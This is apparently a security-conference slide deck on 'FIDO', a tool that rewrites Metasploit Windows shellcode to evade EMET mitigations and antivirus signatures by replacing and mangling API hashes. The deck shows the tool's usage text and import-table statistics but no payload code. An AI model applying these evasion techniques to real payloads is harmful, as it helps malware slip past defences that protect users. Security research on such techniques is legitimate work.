[IAT Stub][Lookuptable][the actual payload logic]


The new workflow




The new workflow




The new workflow




The new workflow




The new workflow



The new workflow



The new workflow



LOE

- The initial POC took < 12 hours
- Adding the workflow and stubs: 12 hours
- Finalizing the tool: ๖_๖
- But I'm happy 🧐

About those API Hashes

About those API Hashes

- They are now meaningless

About those API Hashes

- They are now meaningless
- AVs depend on them for signatures

About those API Hashes

- They are now meaningless
- AVs depend on them for signatures
- What happens if we mangle them?

AV Demo

DEMO: <https://youtu.be/p3vFRx5dur0>

Introducing FIDO

```
[→ fido git:(master) ✕ ./fido.py -h  
usage: use "fido.py --help" for more information
```

This code imports metasploit sourced x86 windows shellcode that employs Stephen Fewers Hash API stub and replaces it to bypass EMET Caller/EAF checks and other bolt on mitigations. Accepts msfvenom output from stdin or from disk. Doesn't do logic checks on provided payload to ensure it is x86 (32bit) or for windows OS (up to you to be correct)

Introducing FIDO

optional arguments:

```
-h, --help          show this help message and exit
-b TARGETBINARY, --targetbinary TARGETBINARY
                    Binary that shellcode will be customized to (Optional)
-t OS, --OSTarget OS OS target for looking for target DLL Import Tables: win7, win8, winVista, win10
-s CODE, --shellcode CODE
                    x86 Win Shellcode with Stephen Fewers Hash API prepended (from msfvenom) can be from stdin
-d DLL, --DLLName DLL
                    If you know the DLL you are targeting enter this, no need for OS, DLL flags
-l IMPORTNAME, --Import IMPORTNAME
                    For use with -d and ExternGPA (-p), specify either 'kernel32.dll' or
                    'api-ms-win-core-libraryloader' -- you need to know with import you are targeting.
                    To know, run without -d for a list of candidates. Default is kernel32.dll but not always right!
```

Introducing FIDO

```
-m, --mangle           Mangle metasploit hash apis from their original values (you want to do this)
-o OUTPUT, --output OUTPUT
                        How you would like your output: [c], [python, c[s]harp
-p PARSER_STUB, --parser_stub PARSER_STUB
                        By default this assumes that GetProcAddress (GPA) is in the targetbinary's
                        Import Address Table (IAT) if no targetbinary or DLL name is provided.
                        Four options:
                        GPA - GPA is in targetbinary IAT (default)
                        LLAGPA - LoadlibraryA(LLA)/GPA is in the targetbinary IAT (smallest shellcode option)
                        ExternGPA -- need DLLName or targetbinary to use
                        ExternLLAGPA -- need DLLName or targetbinary to use

-n, --donotfail        Default: Fail if Stephen Fewers Hash API stub is not there, use -n to bypass
```

Issues with some DLLs

```
blacklist = ['kernel32.dll', 'gdi32.dll', 'ole32.dll', 'shlwapi.dll', 'firewallapi.dll',  
            'shell32.dll', 'user32.dll', 'oleaut32.dll', 'ws2_32.dll', 'iphlpapi.dll',  
            'comctl32.dll', 'msvcrt.dll', 'combase.dll', 'comctl32.dll', 'rpcrt4.dll',  
            'sspicli.dll',  
            ]
```

System Binaries/DLLs with LLAGPA or GPA in IAT

	LLAGPA	GPA
XPSP3	1300	5426
VISTA	645	26855
WIN7	675	48383
WIN8	324	31158
WIN10	225	50522

API-MS-WIN-CORE*

API-MS-WIN-CORE*

- These files are the exposed implementation of the windows API

API-MS-WIN-CORE*

- These files are the exposed implementation of the windows API
- Existed since win7

API-MS-WIN-CORE*

- These files are the exposed implementation of the windows API
- Existed since win7
- GPA is implemented via API-MS-WIN-CORE-LIBRARYLOADER-*.DLL

API-MS-WIN-CORE*

- These files are the exposed implementation of the windows API
- Existed since win7
- GPA is implemented via API-MS-WIN-CORE-LIBRARYLOADER-*.DLL
- Normally used in system dlls

API-MS-WIN-CORE*

- These files are the exposed implementation of the windows API
- Existed since win7
- GPA is implemented via API-MS-WIN-CORE-LIBRARYLOADER-*.DLL
- Normally used in system dlls
- Can be called by userland applications via IAT parsing

Because it is in...

Because it is in...

Kernel32.dll

File View Go Help				
kernel32.dll				
... IMAGE_DOS_HEADER	00000F10	000CF282	Hint/Name RVA	000B GetModuleHandleW
... MS-DOS Stub Program	00000F14	000CF296	Hint/Name RVA	0009 GetModuleHandleExA
+ ... IMAGE_NT_HEADERS	00000F18	000CF2AC	Hint/Name RVA	000A GetModuleHandleExW
